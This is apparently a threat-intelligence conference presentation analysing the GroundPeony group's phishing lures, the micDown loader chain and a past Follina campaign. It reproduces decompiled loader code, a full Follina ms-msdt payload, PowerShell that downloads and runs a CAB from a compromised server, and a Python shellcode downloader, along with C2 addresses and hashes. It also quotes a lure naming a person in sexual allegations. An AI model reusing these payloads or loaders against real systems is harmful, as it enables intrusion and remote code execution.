ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

# GroundPeony Crawling with Malice

@nao\_sec
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## \$ whoami







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
### Good to see you again, Taiwan!




### GroundPeony

- As known as UNC3658
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
  - Taiwan, Hong Kong, South Korea, Nepal, India
  - Government, research / educational institute, telecom
- Notable capabilities
  - Exploiting zero-day vulnerability
    - Follina (CVE-2022-30190)
  - Compromising target-related website to distribute malware

### Timeline



### Latest Attack Flow



### Spear-Phishing Email



### Lure Document



W Please enable editing mode to view included documents.

此文件由 RSA-4096 保護

系統檢測到你的電腦未安裝 Kb7102381908 補丁,為了你係統的安全,Microsoft 自动加密了文檔 數據內容。↩

如需查看文檔,请立即在瀏覽器上复制鏈接 https://www.catalog.update.microsoft.com@cutt.ly/c4oJURh 并下载最新的補丁.↩

Microsoft Team

✓

該文件由 Microsoft Office SecurePoint 於 2023 年 3 月 17 日生成。←

### URL Obfuscation

如需查看文檔,请立即在瀏覽器上复制鏈接 https://www.catalog.update.microsoft.com@cutt.ly/c4oJURh 并下載最新的補丁.↩


https//www.catalog.update.microsoft.com@cutt.ly/c4oJURh

User Information (Not Host Information)

Host Information

### ZIP Contents (1/2)

Archive:	Kb5002372934.zip		
Length	Date	Time	Name
0	2023-03-17	10:43	Kb5002372934/
0	2023-03-17	10:43	Kb5002372934/系統安全補丁/
0	2023-03-17	10:33	Kb5002372934/系統安全補丁/\$RECYCLE.BIN/
259696	2023-03-14	23:58	Kb5002372934/系統安全補丁/\$RECYCLE.BIN/a.docx
5120	2023-03-14	23:58	Kb5002372934/系統安全補丁/\$RECYCLE.BIN/b.docx
60949	2023-03-14	23:58	Kb5002372934/系統安全補丁/\$RECYCLE.BIN/c.docx
66	2023-03-14	23:58	Kb5002372934/系統安全補丁/\$RECYCLE.BIN/d.docx
103936	2023-03-14	23:58	Kb5002372934/系統安全補丁/Install.exe
103936	2023-03-14	23:58	Kb5002372934/系統安全補丁/系統安全補丁.exe
2121	2023-03-17	10:43	Kb5002372934/系統安全補丁/資料更新說明.txt
535824			10 files



Mimicking

### ZIP Contents (2/2)


```
Archive:
         Kb5002372934.zip
 Length
         Date
                   Time
                           Name
        2023-03-17 10:43
                          Kb5002372934/
                           Kb5002372934/系統安全補丁/
        2023-03-17 10:43
                           Kb50 2372934/系統安全補丁/$RECYCLE.BIN/
        2023-03-17 10:33
```

Miss match KB number 🤒



系統檢測到你的電腦未安裝 Kb7102381908 補丁,為了你係統的安全, Microsoft 自动加密了文檔 數據內容。↩

### 系統安全補丁.exe / Install.exe




### Behavior of micDown

- version.dll
  - DLL for Side-load
  - Shellcode Launcher for mic.doc
- mic.doc
  - Shellcode downloader (micDown)
- mic.ver
  - Config file for mic.doc

### version.dll (1/2)

• Decoding is a 2-step process





#### 2. Self decoding



### version.dll (2/2)

- Read mic.doc
- Decode custom XOR

Launch decode code

```
BOOL __stdcall VerQueryValueW(LPCVOID pBlock, LPCWSTR lpSubBlock, LPVOID *lplpBuffer, PUINT puLen)
 CHAR v4: // al
 unsigned int v5; // ecx
 unsigned int v6; // kr00 4
 HANDLE FileA; // esi
 void *code; // edi
 DWORD i: // eax
 DWORD NumberOfBytesRead; // [esp+0h] [ebp-10Ch] BYREF
 CHAR Filename[2]; // [esp+4h] [ebp-108h] BYREF
 char v13[258]; // [esp+6h] [ebp-106h]
 memset(Filename, 0, 260u);
 GetModuleFileNameA(0, Filename, 0x104u);
 v5 = &Filename[strlen(Filename) + 1] - &Filename[1] - 3;
 if (v5 >= 0x104)
   ((void (*)(void))sub_100012A0)();
   JUMPOUT(0x10001132);
 Filename[v5] = v4;
 v6 = strlen(Filename);
 *( WORD *)&Filename[v6] = aDoc;
 v13[v6] = MEMORY[0]
 FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
 code = VirtualAlloc(0, 0x14000u, 0x3000u, 0x40u);
 ReadFile(FileA, code, 0x14000u, &NumberOfBytesRead, 0);
 CloseHandle(FileA);
 for ( i = 0; i < NumberOfBytesRead; ++i )
   *((_BYTE *)code + i) = ((*((_BYTE *)code + i) - 0x5F) ^ 0x61) + 0x5F;
 return ((int (*)(void))code)();
```



- Decode itself
  - Custom XOR + RtlDecompressBuffer
  - Decode from the beginning of file excluding the shellcode jump instruction

```
loc EB49:
                         dl, [esi+eax+0Ch]
                 mov
                 inc
                         ecx
                         dl, cl
                 sub
                         dl, cl
                 xor
                         dl, cl
                 add
                         [esi+eax+OCh], dl
                 mov
                 inc
                         eax
                         eax, [esi+8]
                 cmp
                 jb
                         short loc EB49
```

```
ebx, 1DA0A3A1h ; RtlDecompressBuffer
g000:0000ED7A
                                     short loc_EDE9
                             jΖ
                                     ebx, 4717A7D0h ; LoadLibraryA
                                     short loc_EDD8
                                     ebx, 8F592CA3h ; VirtualAlloc
                                     short loc EDC6
                                     ebx, 0B01FF0A0h; GetProcAddress
                                     short loc_EDB4
                                     ebx, 0D7656A4Fh; memcpy
                             cmp
                                     short loc EDFF
                             jnz.
                                     edx, word ptr [ecx+edi*2]
                                     edx, [eax+edx*4]
                             mov
                             add
                                     edx, [ebp+arg 0]
```

### mic.doc - Payload (1/2)

- Executable with MZ header removed
- Load config file
  - mic.ver
- Download encoded shellcode

```
result = gethostbyname(Buffer);
v5 = ( DWORD ***)result;
if ( result )
 result = (void *)socket(2, 1, 0);
  v6 = (SOCKET)result:
  if ( result != (void *)-1 )
    *( QWORD *)&name.sa data[6] = 0i64;
    name.sa family = 2;
    *( DWORD *)&name.sa data[2] = **v5[3];
    *(_WORD *)name.sa_data = htons(v4);
    result = (void *)connect(v6, &name, 16);
    if ( result )
      return (void *)closesocket(v6);
    else if ( v6 )
      *( DWORD *)code = 406211263;
     send(v6, code, 4, 0);
      v8 = code:
       v9 = recv(v6, v8, v7, 0);
       if ( v9 <= 0 )
        v7 -= v9;
        v8 += v9:
      while (v7 > 0);
      v10 = (int)sub_404170(*(SIZE_T *)code);
      v11 = *(_DWORD *)code;
      v22 = v10;
      for ( i = (char *)v10; v11 > 0; i += v13 )
       v13 = recv(v6, i, v11, 0);
        if ( v13 <= 0 )
         break;
      closesocket(v6);
```

### mic.doc - Payload (2/2)

- Decode and launch downloaded shellcode
- Similar algorithm
  - Custom XOR

```
loc_401142:

mov al, byte ptr [esp+ecx+318h+Buffer]
add al, 1Ah
xor al, 4Bh
sub al, 1Ah
mov byte ptr [esp+ecx+318h+Buffer], al
inc ecx
cmp ecx, 42h; 'B'
jb short loc_401142
```

```
loc_4012A0: ; CODE XREF: su

mov al, [edi+ecx]
lea ecx, [ecx+1]
add al, 55h; 'U'
inc edx
xor al, 2Fh
sub al, 55h; 'U'
mov [ecx-1], al
mov esi, dword ptr [esp+318h+buf]
cmp edx, esi
jb short loc_4012A0
```

```
v19 = v22 - (_DWORD)v14;
do
{
    v20 = *((_BYTE *)v18 + v19);
    v18 = (int (__fastcall *)(unsigned int, unsigned int))((char *)v18 + 1);
    ++v17;
    *((_BYTE *)v18 - 1) = ((v20 + 0x55) ^ 0x2F) - 0x55;
    v15 = *(_DWORD *)code;
}
while ( v17 < *(_DWORD *)code );
v16 = v23;</pre>
```

## mic.ver

- Encoded config file
  - connect c2 and port
- Decode

```
for i in range(file_size):
    dec = buf[i]
    dec = (((dec + 0x1a) ^ 0x4b) - 0x1a) % 256
    buf[i] = dec
```

IP address


Port

### Related File

vaginal\_color\_ultrasound\_2023034f27897e3afe12e8c3847451a05b06
39.zip

- Placed on "vaccine.mohp.gov.np", Nepal gov't COVID-19 vaccine website
  - BTW, China provided vaccine to Nepal (as Belt and Road partner)
    - https://www.fmprc.gov.cn/mfa\_eng/wjdt\_665385/2649\_665393/202106/t20210624 9170568.html
- C&C Server
  - app.onedrivo.com (172.93.189.239)


### In the Same Way



### Related Past Campaign (1/4)

onedrivo.com (160.20.145.111)

Used in past campaign exploiting Follina



### Related Past Campaign (2/4)

My name is Jeena Sharma, 23 years old. I live in Kathmandu and I am a graduate student of Kathmandu University.

 $\leftarrow$ 

I'm exposing Nitesh Pariyar now. He's a liar!  $\leftarrow$ 

He deceived my feelings and body. After sleeping and having sex with me, he promised to let me join NCELL company and become his private secretary. He also said he would marry me.  $\leftarrow$ 

He is a complete liar!!!←

After he slept with me and had sex, he ignored me, didn't answer my phone or any message, and pretended not to know me!

When he was dating me, he lied to me that his name was sum, but after my follow-

### Related Past Campaign (3/4)

<Relationship Id="rId996"</pre>

```
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
                                                     Target= https://exchange.oufca.com.au/aspnet client/poc.html!"
         Exposing_Nitesh_Pariyar_Liar!!!.dcc
Archive:
 Length
                     Time
             Date
                             Name
                             [Content Types].xml
          2022-04-07 09:52
                             docProps/app.xml
          2022-04-07 09:52
                             docProps/core.xml
          2022-04-07 09:52
          2022-04-07 09:52
                             word/document xml
          2022-04-07 09:52
                             word/endnotes.xml
          2022-04-07 09:52
                             word/fontTable.xml
                             word/footnotes.xml
          2022-04-07 09:52
                             word/settings.xml
          2022-04-07 09:52
                             word/styles.xml
          2022-04-07 09:52
    29697
          2022-04-07 09:52
                             word/webSettirgs.xml
                             word/media/image1.JPG
          2022-04-07 09:52
   89597
                             word/media/image2.jpg
   104253
          2022-04-07 09:52
                             word/theme/theme1.xml
    8398
          2022-04-07 09:52
                             word/ rels/document.xml.rels
          2022-04-07 09:52
          2022-04-07 09:52
                             rels/.rels
```

15 files

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /
param \"IT RebrowseForFile=cal?c IT LaunchMethod=ContextMenu
IT SelectProgram=NotListed IT BrowseForFile=h$(Invoke-Expression($)
(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58
+'UTF8.GetString([System.Convert]'+[char]58+[char]58
+'FromBase64String('+[char]34
+'U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50T
GlzdCAiL2MgcnVuZGxsMzIuZXhlIHBjd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24g
JGNtZCI7JGNtZCA9ICJj0lx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUi01N0YXJ0LVB
yb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIH
Rhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb
3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGlj
XCYmcG93ZXJzaGVsbCBpd3IgLXVyaSBodHRwczovL2V4Y2hhbmdlLm91ZmNhLmNvbS5
hdS9hc3BuZXRfY2xpZW50L3Rlc3QuY2FiIC1vIHRlc3QuY2FiJiZleHBhbmQgdGVzdC
5jYWIgYWJjLmV4ZSYmYWJjLmV4ZSI7'+[char]34+'))'))))
i/../../../windows/System32/
mpsigstub.exe IT AutoTroubleshoot=ts AUTO\"";
```

255907

TargetMode="External" />

### Related Past Campaign (4/4)

```
Start-Process $cmd -windowstyle hidden -ArgumentList "/c rundll32.exe pcwutl.dll,LaunchApplication $cmd"; $cmd = "c:\windows\system32\cmd.exe"; Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe"; Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&powershell iwr -uri <a href="https://exchange.oufca.com.au/aspnet_client/test.cab">https://exchange.oufca.com.au/aspnet_client/test.cab</a> -o test.cab&&expand test.cab abc.exe&&abc.exe";
```




Download & Execute Cobaltstrike beacon




onedrivo.com (160.20.145.111)

### Diamond Model



### Attribution (1/2)

Timeline of Follina (CVE-2022-30190)



### Attribution (2/2)

```
# 从远程服务器下载编码后的 shellcode
new code = urllib.request.urlopen('http://www.onedrivo.com/b64 code.txt').read()
for i in range(4):
   new_code = base64.b64decode(a2b_hex(new_code)) # 将获取的内容依次进行 hex 解码和 base64 解码
new code =codecs.escape decode(new code)[0]
new_code = bytearray(new_code)
# 设置VirtualAlloc返回类型为ctypes.c uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c uint64
#调用kernel32.dll动态链接库中的VirtualAlloc函数申请内存,0x3000代表MEM_COMMIT | MEM_RESERVE, 0x40代表可读可写可执行属性
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(new_code)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
#调用kernel32.dll动态链接库中的RtlMoveMemory函数将shellcode移动到申请的内存中
buf = (ctypes.c char * len(new code)).from buffer(new code)
ctypes.windll.kernel32.RtlMoveMemory(
   ctypes.c_uint64(ptr),
   buf,
   ctypes.c_int(len(new_code))
                                                                    Copy & Paste code
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
   ctypes.c_int(0),#指向安全属性的指针
   ctypes.c int(0),#初始堆栈大小
   ctypes.c_uint64(ptr),#指向起始地址的指针
                                                                     Chinese comments
   ctypes.c_int(0),#指向任何参数的指针
   ctypes.c_int(0),#创建标志
   ctypes.pointer(ctypes.c int(0))#指向接收线程标识符的值的指针
# 等待上面创建的线程运行完, 敏感函数做了隐藏
dsfbw = ['W','a','i','t','F','o','r','S','i','n','g','l','e','0','b','j','e','c','t']
asjdce = ''.join(dsfbw)
mndskkfhsj = 'ctypes.windll.kernel32.' + asjdce + '(ctypes.c_int(handle),ctypes.c_int(-1))'
exec(mndskkfhsj)
```

### Wrap-Up

#### GroundPeony

- As known as UNC3347
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
  - Taiwan, Hong Kong, South Korea, Nepal, India
  - Government, research / educational institute, telecom
- Notable capabilities
  - Exploiting zero-day vulnerability
    - Follina (CVE-2022-30190)
  - Compromising target-related website to distribute malware

### IoCs (1/2)

#### **SHA256**

- 1992b552bdaf93caeb470f94b4bf91e0157ba4a9bb92fb8430be946c0ddabdeb
- 425630cc8be2a7dc2626ccd927bb45e5d40c1cb606bb5b2a7e8928df010af7c9
- fa6510a84929a0c49d91b3887189fca5a310129912d8e7d14fed062e9446af7e
- 142a027d78c7ab5b425c2b849b347952196b03618e4ad74452dbe2ed4e3f73cd
- d1989ca12426ed368816ce00f08975dc1ff1e4f474592523c40f9af344a57b49
- 6e13e5c7fcbafc47df259f2565efaed51bc1d021010c51673a7c455b5d4dad2b
- ef611e07e9d7e20ed3d215e4f407a7a7ca9f64308905c37e53df39f8a5bcbb3c
- 7b814e43af86a84b9ad16d47f9c74da484ea69903ef0fbe40ec62ba123d83a9a
- f3e0a3dd3d97ccc23c4cee0fd9c247dbe79fbf39bc9ae9152d4676c96e46e483
- 50182fca4c22c7dde7b8392ceb4c0fef67129f7dc386631e6db39dec73537705

## IoCs (2/2)

IP / Domain

- 103.199.17.184
- 172.93.189.239
- app.onedrivo.com